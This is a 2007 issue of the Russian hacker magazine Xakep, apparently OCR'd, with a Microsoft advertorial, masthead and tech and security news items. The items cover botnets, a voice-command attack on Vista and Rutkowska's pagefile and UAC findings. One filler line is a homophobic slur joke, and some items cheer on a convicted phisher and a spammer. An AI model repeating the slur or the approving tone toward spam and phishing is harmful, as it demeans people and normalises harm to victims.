ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

МАРТ 03(99) 2007

СИЛА СВЕТА!

X10: протокол управления электропитанием



• SMS-БИЗНЕС
Создай и заработай на нем миллион

• ОСНОВЫ ТУННЕЛЕСТРОЕНИЯ
Новый способ доступа к локальной сети через инет

• ВСКРЫВАЕМ DVD
Взламываем три самые популярные защиты DVD-дисков

Дополнительные материалы можно найти на сайте www.microsoft.com/rus/getthefacts

Microsoft

Время надежных решений

ИЗДАНИЕ 1 – НОМЕР 2



WINDOWS SERVER ОБГОНЯЕТ LINUX



Том Нэги для «Времени надежных решений»

CONTIDROM, легендарный полигон **Continental AG** в окрестностях Ганновера, Германия.

ГОРЯЧИЕ НОВОСТИ:

«Windows Server обеспечивает надежную среду с возможностью централизованного администрирования и управления».

Пауль Швефер, директор по информационным технологиям Continental AG



Новая информационная система гарантирует ведущему поставщику продукции для автомобильной промышленности 99,9% надежность

Майкл Беттендорф

ГАННОВЕР, январь 2007 г. – «Нам была нужна абсолютная надежность, недостижимая с нашей прежней системой», – говорит Пауль Швефер, директор по информационным технологиям корпорации Continental AG, одного из крупнейших поставщиков продукции для автомобильной промышленности со штатом 85 000 сотрудников по всему миру. Несовершенные инструменты управления не позволяли команде Швефера поддерживать работоспособность системы на том высоком уровне, который требуется Continental AG, поэтому была необходима смена платформы.

Сначала рассматривалось решение на базе Linux. Однако после тщательной оценки команда Швефера пришла к заключению, что она не может обеспечить надежную и прогнозируемую среду, необходимую Continental AG. И в результате они выбрали Microsoft® Windows Server® 2003.

Наличие мощных средств оптимизации и настройки, включая управление групповыми политиками, позволило Швеферу сделать вывод об очевидных преимуществах Windows Server® 2003 в сравнении с Linux. «Windows Server обеспечивает надежную среду с возможностью централизованного администрирования и управления», – говорит Швефер, уверенный, что безукоризненная управляемость служит залогом высокой надежности. «Воссоздание подобного уровня сервиса в среде Linux было бы сложным и дорогостоящим делом», – утверждает он.

Принятое решение полностью себя оправдало. С момента внедрения Windows Server 2003 поддерживает 99,9% надежность распределенной среды компании Continental AG.

Подробнее ознакомиться с опытом Continental AG и другими практическими примерами, а также с результатами независимых сравнительных исследований Windows Server и Linux можно на сайте www.microsoft.com/rus/getthefacts

ГОРЯЧИЕ НОВОСТИ: Настроение IT-профессионалов напрямую связано с надежностью

Подтверждая глобальную тенденцию, IT-профессионалы, такие, как директор по информационным технологиям корпорации Continental AG Пауль Швефер, выражают удовлетворение (см. выше) высокой надежностью Windows Server.

Продолжение на 3 стр.

INTRO

Наблюдаю за всем, что сейчас происходит, и понимаю, что мы очень близко подошли к революции. И дело тут даже серьезней, чем считает Эдуард Лимонов. Подошли мы к стремительному тренду, который в ближайшие годы поменяет общепринятый способ работы на компьютере.

Большинство тех, кто сейчас пользуется майкрософтовским офисом, читает новости на Яндексе и взаимодействует с программистами в Индии по электронной почте, скоро будет делать это с помощью удобных web-сервисов абсолютно аналогично тому, как миллионы людей сейчас публикуют видео в YouTube, выкладывают фотографии в picasa.google.com и ищут информацию в web 2.0 блогах.

Все идет к тому, что скоро абсолютное большинство программ будет портировано в web-среду и получить доступ к ним можно будет из любой точки Земли с помощью одного только браузера. При этом все пользовательские данные будут храниться на сервере, и будут разработаны удобные механизмы для синхронизации, коллективной работы, разграничения доступа и управления информацией.


Гугл своими потрясающими сервисами показал всему миру, как правильно нужно использовать разработанные за последние годы технологии. У людей пооткрывались рты, и они ждут продолжения, которое обязательно выльется в создание красивых, удобных и оплачиваемых таргетированной рекламой web 2.0 сервисов.

Разбирайте идеи: сервис для коллективной работы программистов, сервис вардрайверских блогов с картами, обучающие сервисы с интерактивными уроками разнообразной тематики, web-версия фотошопа, универсальный интерактивный визард для подборки автомобилей по «человеческим» критериям, включая б/у предложения.


Реализуй хоть одну — и обогатишься. Точно говорю :).

nikitozz, гл. ред.





CONTENT 03 (99)



020




032



038




088





094



102

«ИНТЕРНЕТ — ЭТО ТУПИК ЦИВИЛИЗАЦИИ!»

108



116



150



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Соня Хаустова
(hellomynameiscornelius@gmail.com)
Александр «asquet» Гладких
(asquet@gmail.com)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

НИКОЛАЙ «GORL» АНДРЕЕВ
/ GORLUM@REAL.XAKEP.RU /

ФБР просрало 160 ноутбуков

Согласно опубликованному недавно чудовищному (121 страница) отчету Департамента юстиции США, за последние 4 года сотрудникам Федерального бюро расследований удалось «потерять» 160 ноутбуков. Судя по этому документу, «добросовестные» агенты перли дорогостоящую технику отовсюду, откуда могли: из штаб-квартиры, офисов, собственных транспортных средств, со столов начальников, с обеденных столов, лугов, дорог, полей орошения, из секретных и хорошо охраняемых объектов, не стесняясь запятнать честь строгих костюмов и солнцезащитных очков. Особенно здорово, что по меньшей мере 10 из официально «потерянных» ноутбуков содержали сверхсекретную информацию, а один, самый прикольный, — персональные данные сотрудников ФБР, которые, наверняка, уже пригодились каким-нибудь безобидным спамерам или иракским боевикам. Однако самое смешное то, что, по мнению сотрудников Департамента юстиции, это успех! Еще бы, ведь в прошлом отчете, опубликованном в 2002 году, сообщалось, что так или иначе, мистер Х, тайно подбарыживающий потерянными ноутбуками, заработал вдвое больше за вдвое меньший срок (317 ноутов за 28 месяцев).





Крутой бук от LG

Для меня каждый новый легкий и мощный ноут — это, в первую очередь, инструмент для вардрайвинга. И не написать о нем для меня — греху подобно. Поэтому с подобающим восторгом спешу сообщить тебе о выпуске очередного детища технического прогресса и компании LG — высокопроизводительного широкоформатного ноутбука Z1PRO EXPRESS DUAL с диагональю экрана 12 дюймов. В буке используется процессор Intel Core 2 Duo, а также видеоподсистема ATI Mobility Radeon X1350, за счет чего обеспечивается непревзойденная производительность и множество полезных мультимедийных функций. 4 Гб оперативки и хард объемом 160 Гб гарантируют нормальную работу Висты, установленной на Z1PRO EXPRESS DUAL. А современный вид ноутбука не заставит тебя краснеть, если ты вдруг достанешь его на людях. Весит он всего 1,94 кг.

14,1 миллиарда долларов — состояние Сергея Михайловича Брина, разработчика и сооснователя Google. Наверное, мне уже поздно писать свой поисковый движок ;(.



Самый тонкий 7-кратный зум

Компания Casio продолжает нас радовать новыми цифровыми камерами серии EXILIM. На этот раз она ухитрилась впихнуть в тонкий и изящный корпус 7,2-мегапиксельной новинки EXILIM Hi-Zoom EX-V7 объектив с аж 7-кратным оптическим зумом. Надо признать, это никак не повлияло на модный дизайн камеры и ее габариты — фотик по-прежнему отлично смотрится и его легко можно засунуть в карман рубашки, джинсов или в рукав на экзамене (а что, нафоткал шпаргалок и сиди списывай — с моим «Зенитом» такое не пройдет). Помимо этого, в новинке использована куча свежих интересных технологий, призванных всячески улучшить тебе жизнь. Модуль Anti Shake DSP, благодаря повышенной скорости срабатывания затвора и высоким настройкам чувствительности, уменьшит размытость, если после пьянки у тебя трясутся руки. А новый процессор обработки изображений EXILIM Engine 2.0 позволит тебе отрегулировать тон, убрать шумы, а также поможет отслеживать подвижные объекты, удерживая их в объективе. Разве что кофе он не сделает.




Качай больше по ночам

Новая опция «Ночной Интернет» в тарифе «Клик» –
это ночной GPRS Интернет-трафик по специальной цене

Узнай больше
06 04 22
www.beeline.ru





150 миллионов заражены

Винт Серф, отец протокола TCP/IP, недавно решил поговорить о безопасности Сети. Приехал на Всемирный экономический форум в Давосе (Швейцария) и рассказал, насколько все печально. По его словам, из 600 миллионов подключенных к интернету компьютеров около 150 миллионов могут оказаться участниками страшных хакерских ботнетов. То есть, фактически, наши коллеги контролируют четверть интернета, используя ее для спама, DDoS'а и фишинга. Прикинь, это ж сколько можно трафика нагенерить, если все флудить начнут? Допустим, средняя ширина канала у бота — 54 Кбит/с (диалап), допустим также, что из 150 миллионов перманентно онлайн в среднем где-то 15 миллионов. А теперь посчитаем суточный трафик: 15 000 000 (количество ботов) х 54 (ширина канала в битах в секунду) х 60 х 60 х 24 (количество секунд в сутках) / 8 (количество бит в байте) = 8 748 000 000 000, то есть почти 9 терабайт трафика в сутки!!! Этого достаточно, чтобы интернет прекратил работать… Совсем. Для сравнения, по подсчетам исследовательской компании Arbor Research, в прошлом году ботнеты ежемесячно генерировали порядка 200 Гб мусора. Суточная цифра на 3 порядка меньше, однако теперь понятно, какой здесь может быть опасный потенциал.




Будем ломать Висту голосом?

Оригинальная фенечка новой операционной системы Windows Vista — голосовое управление компьютером — станет причиной появления нового типа эксплойтов и вирусов — говорящих! Microsoft уже признала, что функция распознавания речи действительно может быть опасна, если компьютер сам вслух даст себе команду стереть файлы или папки. Представь, заходишь на какой-нибудь сомнительный сайт, а там вшита mp3'шка, воспроизведение которой не противоречит какой-либо политике безопасности. Так вот заходишь, а тебе дикторским голосом говорят: «Delete all files», или еще чего похуже. Могут также музыкальное письмо прислать. Или в эфире какого-нибудь подкаста чего приятного сказануть. Про общение голосом в Skype я вообще молчу. Словом, возможности открылись бы очень и очень большие, если бы не пара «но». Во-первых, для того чтобы все работало, функция распознавания речи должна быть включена и настроена. Во-вторых, должны быть включены колонки и микрофон. В общем, эпидемия вряд ли будет, но кого-нибудь ломануть получится точно. Кстати, редакционное тестирование вредоносных аудиофайлов прошло успешно — файлы из моей личной папки были безвозвратно удалены всего за 20 секунд английской речи.

По подсчетам специалистов ООН, **5%** населения Земли — пидарасы. Теперь понятно, почему компьютеры иногда работают через жопу.

1 терафлопс от Intel

Пока я хвастаюсь своим 2-ядерным Core 2 Duo, Intel демонстрирует миру рабочий образец 80-ядерного процессора Tera-Scale Teraflop Prototype. Построенный в рамках инновационной исследовательской программы Intel Tera-Scale (www.intel.com/research/platform/terascale), новый чип в состоянии осуществлять 1 триллион операций с плавающей точкой в секунду (1 терафлопс), потребляя при этом всего 62 Вт. Еще 10 лет назад для достижения подобной производительности потребовались 10 000 процессоров Pentium Pro с тактовой частотой 200 МГц, общая потребляемая мощность которых могла превысить 500 КВт. Неплохая экономия места и электроэнергии.
Продемонстрированный камешек работал на частоте 3,16 ГГц, а скорость обмена данными между его ядрами составляла 1,62 Тбит/с. По словам исследователя Intel Мэнни Вара, в новой архитектуре, на которой построен прототип, будет много всего интересного. Например, вполне возможно, что любое из ядер можно будет отключать или переводить в экономичный спящий режим, регулируя таким образом производительность и потребление энергии. Также процессор, наверняка, будет уметь так распределять задачи внутри чипа, чтобы ни одно из ядер не выделяло критического количества тепла. В общем, интересная получается штука. С ее помощью сотрудники Intel уже обещают изменить «наши представления об интернете и о компьютерах, как для дома, так и для работы».





Концепт бука LG признан лучшим

LG Electronics объявила о том, что их охренительная разработка LG «e-book» — такой экологичный ноутбук с питанием от топливных батарей, какого ни у кого нет, — получила статус «Red Dot: Лучшей из лучших» за наивысочайший уровень дизайна в номинации Red Dot «Лучший дизайна концепта — 2006». Между прочим, Red Dot — очень интересный конкурс, советую покопаться в свеженьких концептах на www.red-dot.de. А «e-book», получивший престижную награду, представляет собой легкий и тонкий ноут, использующий батареи питания, которые работают на природном газе, метаноле и других видах сжиженного топлива. Об использовании в нем оружейного плутония пришлось забыть, так как ноутбук экологичный (не спрашивай, что это значит на самом деле).
В конструкции бука сделан упор на комфортное использование и мобильность, он оснащен четырьмя дисплеями OLED с четырех сторон и органами управления, чувствительными к прикосновению. Четырех дисплеев я на предоставленной картинке не рассмотрел, однако определил с некоторой долей вероятности, что вместо привычной клавиатуры будет сенсорный дисплейчик. Круто, но не факт, что удобно. Если когда-нибудь такой бук появится, я с удовольствием взял бы его потестить да повардрайвить.



3D-шутеры полезны для глаз

Моя сердобольная учительница географии, окулисты в двух поликлиниках, препод, по-моему, по дифурам — все и всегда твердили мне и моему окружению, что компьютеры (это слово произносилось с резким и непривычным хакеру «е»), а тем более компьютерные игры, чрезвычайно вредны для всего живого. Мне обещали, что у меня выпадут волосы на голове, вырастут на руках и, главное, я 100%-но ослепну. Но хрен вам! Сотрудники Рочестерского университета доказали, что люди, играющие в активные компьютерные игры хотя бы по часу в день на протяжении месяца имеют шанс пройти стандартный тест на зоркость на 20% лучше, чем обычно! В ходе исследования одну группу студентов заставили гамать в Unreal Tournament, а другую, не такую везучую — в галимый тетрис. Результаты месячного эксперимента показали, что зрение у студентов из первой группы значительно улучшилось по сравнению с неудачниками из второй. Так что я как минимум не ослепну — доказано! Правда, студенты играли всего 1 час в день, а не 16, как некоторые прогеймеры.


101 год тюрьмы получил калифорнийский фишер Джефри Гудин. Поздравляем товарища! Это новый рекорд!



Онлайновая 4-мегапикселка

Тут нас порадовали недавно — оказывается компания Trust выпустила новую мощную веб-камеру Megapixel USB2 Webcam Live WB-5400. Оборудованная 4-мегапиксельным сенсором и 4- кратным зумом, новинка позволяет делать снимки размером 2304x1728 и снимать видео с разрешением 1280x1024. Камера, как сейчас принято, снабжена датчиком слежения, позволяющим не выпускать объект из кадра, а также удобным креплением, благодаря которому ее можно прикрутить к любому монитору. Максимальная скорость передачи данных — 30 кадров в секунду, автоматический баланс белого, фокус от 4 см и до бесконечности, софт с кучей различных эффектов, реализуемых в реальном времени, — все это делает камеру идеальной для использования с Live Messenger и с популярным нынче Skype. В Skype, между прочим, можно встретить и нашу редакционную команду. Мы периодически устраиваем скромные хакерские скайпкасты для общения со страждущими.

Самый простенький honeypot в интернете атакуется хакерами раз в 39 секунд.





«Моя Книга» на 500 Гб

Теперь я знаю, где я буду хранить записи своих любимых сериалов, которые уже никуда не влезают на компе. Western Digital выпускает внешний накопитель My Book Premium ES Edition, оснащенный интерфейсами eSATA и USB 2.0. Меня он радует даже не тем, что к нему не нужно никаких драйверов. И не тем, что новейший eSATA позволяет передавать данные со скоростью 300 Мб/с — в 6 раз быстрее, чем USB 2.0, со своими жалкими 60 Мб/с (480 Мбит/с). А тем, что накопитель с подобным интерфейсом защитит меня от морального старения моей техники (особенно моего супернавороченного монстра, в котором уже места нет от вентиляторов). Обладая компактным и элегантным корпусом в виде книги, он будет очень здорово смотреться на моем слегка захламленном компьютерном столе. Ориентировочная цена девайса — 179 грина за модель емкостью 320 Гб и 229 грина — за 500 Гб.





Жанночке зачот!

Невероятно крутая тетка Joanna Rutkowska продолжает жестко трахать безопасность Windows и не стесняется регулярно демонстрировать это общественности (http://theinvisiblethings.blogspot.com). В последнее время Жанна увлеклась «самой безопасной операционной системой за всю историю Microsoft» — Вистой. И надо признать, она делает в этом направлении вполне ощутимые успехи. Жанночка написала голубую пилюлю, демонстрирующую принцип работы совершенно не поддающегося определению руткита (подробнее читай в ноябрьском номере за прошлый год). Ухитрилась загрузить драйвер без цифровой подписи, обойдя одну из самых важных фенечек новой 64-битной винды. Кстати, по-моему она это сделала с помощью pagefile-атаки, когда память системы забивается до такой степени, что некоторые участки памяти ядра начинают свопиться в pagefile.sys, где их можно модифицировать. А теперь, назвав устройство безопасности Vista шуткой, Жанна принялась за систему контроля доступа пользователей (User Account Control). Говорят, эта штука позволяет админам управлять доступом юзеров в корпоративных сетях. Жанночка объясняет, что UAC, при установке новой программы, либо дает ей полный доступ к системе, либо не дает вообще никакого. То есть, к примеру, если ты хочешь установить только что скачанный тетрис, то эта замечательная система контроля даст инсталлятору самый полный доступ из всех возможных. Можно будет все, вплоть до загрузки драйверов ядра. Нахрен, спрашивается, установке тетриса доступ «туда»? По мнению хакерши, все дело в хитрой эвристике, обнаруживающей файлы инсталляции. Мол, если исполняемый файл оказывается частью программы установки, то ему даются админские права. Подытожу ответ: не нужен, и это тупость.

1234 — самый популярный пароль в Сети! И теперь об этом знают не только хакеры, но и специалисты Инженерной школы Джеймса Кларка при Университете Мэриленда.




> Сергей Брин

10 нм! Такого размера добились корейцы при разработке полупроводников на базе углеродных нанотрубок. Чувствую, появление 100 Гб флешек не за горами.

Лео Куваев — лучший спамер планеты

Британские власти назвали русского кодера главным спамером планеты. По их информации, 34-летний Лео Куваев является главой международной группы спамеров, рассылающей много миллиардов сообщений с рекламой акций дешевых компаний и таблеток вроде виагры. Для обеспечения такого нехилого почтового трафика Куваев с подручными использовал ботнет из миллионов затрояненных и ничего не подозревающих пользователей. В общем, неплохо все организовал, за что теперь его все и ловят. В Америке, где он некоторое время жил и где его разыскивает ФБР, суд постановил, что он — глава глобальной империи невероятно опасных и злых спамеров. Титулов для него придумали массу, даже серым кардиналом называли. Конечно, ведь все зло от русских. В России, кстати, его пару раз задерживали по подозрению в поставке нелицензированных лекарственных препаратов, однако все обошлось. Теперь его ищут все, а найти не могут, и, вполне вероятно, не смогут. Грамотно настроенный vpn и банальную хакерскую осторожность еще никто не отменял. Будем надеяться, Лео, придумавший засунуть текст в картинку для обхода спам-фильтров, и впредь будет радовать нас интересными идеями и топиками «enlarge your penis» и «v i a g r a — 1 5 $».



Искусственный интеллект от Google

Ученые всего мира бьются над созданием искусственного интеллекта, а Google решил не биться, а создать его. Ларри Пейдж, который вместе с Сергеем Брином основал Google, говорит, что в его компании есть люди, действительно очень серьезно занимающиеся разработкой ИИ. По его словам, создание искусственного интеллекта — это уже не такая далекая перспектива, как думают многие эксперты. Однако пока что вся аргументация Ларри сводится к тому, что «человеческая ДНК содержит 600 мегабайтов памяти, что меньше любой современной операционной системы Linux или Windows». По его подсчетам на конференции по вопросам развития науки, алгоритмы деятельности человеческого мозга могут быть описаны кодом размером в несколько сотен мегабайт. Охренеть! Даже не вериться, что, вероятно, в ближайшем будущем с поисковой системой Google можно будет вести вполне адекватный диалог типа:

— Слышь, Гуголь, мне реферат по истории нужен.
— Ок, говно-вопрос, по истории чего?
— Отечества.
— Чьего, моего?
— Блин, Гуголь, ты бесишь. Моего отечества, IP посмотри.
— Ну ладно, на, выбирай. А за базар я тебя на пару рассылочек подписал.

А что, было бы прикольно, если бы стиль речи искусственного интеллекта Google зависел от посещаемых тобой сайтов. Ходишь на пацанские ресурсы — так фильтруй телегу и с Гуголем.



> Ларри Пейдж

Viacom, владеющая MTV, потребовала от YouTube удалить **100 000** клипов. Мол, авторские права нарушают. Вот уроды!

Vista, Fiji, Vienna...

Microsoft®

Исполнительный директор мелкомягких Стив Балмер опроверг глупое мнение о том, что Windows Vista станет последней клиентской ОС и что всю оставшуюся жизнь они будут выпускать костыли и патчи. Он сказал, что у Microsoft еще дофига разных прикольных фенечек и инноваций, которые они обязательно навяжут рядовому пользователю вроде меня. А что, я только рад, я люблю винду. И судя по всему, я скоро полюблю еще одну ее версию… или она меня. Разработчики модных окон, у которых есть нечто, о чем Apple не могла и мечтать, обещают уже в 2009 году запустить новую Windows Vienna, известную ранее как Blackcomb (которую еще почему-то называю Windows 7). Пишут, что она перевернет наше представление о пользовательском интерфейсе. В ней заменят оболочку Explorer, видимо, на другой Explorer, а панель задач внизу экрана уйдет на пенсию, предоставляя место новой хитрой концепции интерфейса, основанной на десятилетнем исследовании лаборатории Vibe. Все это дополнится не вошедшим в Висту WinFS и новыми стандартами безопасности — патчи к новой ОС будут выпускаться на 60% быстрее и летальнее.

Trust готов для Windows Vista

За месяц до официального релиза Висты для простых смертных компания Trust зачотно заявила, что большинство ее продуктов успешно совмещаются с новой мелкомягкой осью. Аж до января 2007 года Trust вместе с ведущими инженерами Microsoft добивалась расширения ассортимента товаров, которые поддерживаются Вистой. Более того, Trust примет участие в программе Microsoft Vista Premium Level Logo. Официальный логотип Vista Premium появится на упаковках, веб-сайтах и других продуктах Trust. Это будет означать, что продукт поддерживается Vista и верифицирован Microsoft Hardware Quality Labs (WHQL, успешное прохождения теста этой лабы позволяет нацепить на девайс надпись «designed for windows»). На сайте Trust.com можно проверить, совместим ли тот или иной продукт Trust с Windows Vista. Товары уровня Vista Premium обеспечивают полную поддержку Windows Vista.

Уникальное предложение!

Теперь ты можешь получать журнал с КУРЬЕРОМ не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Ростове-на-Дону, Волгограде, Самаре, Казани, Перми, Екатеринбурге, Челябинске, Омске, Новосибирске.

Выгоды курьерской доставки:

1. Сокращение сроков доставки.
Теперь доставка курьером осуществляется 3-6 дней. Без дополнительной оплаты!

2. Удобно.
Не нужно искать журнал. Тебе принесут журнал на работу или домой.

3. Экономия.
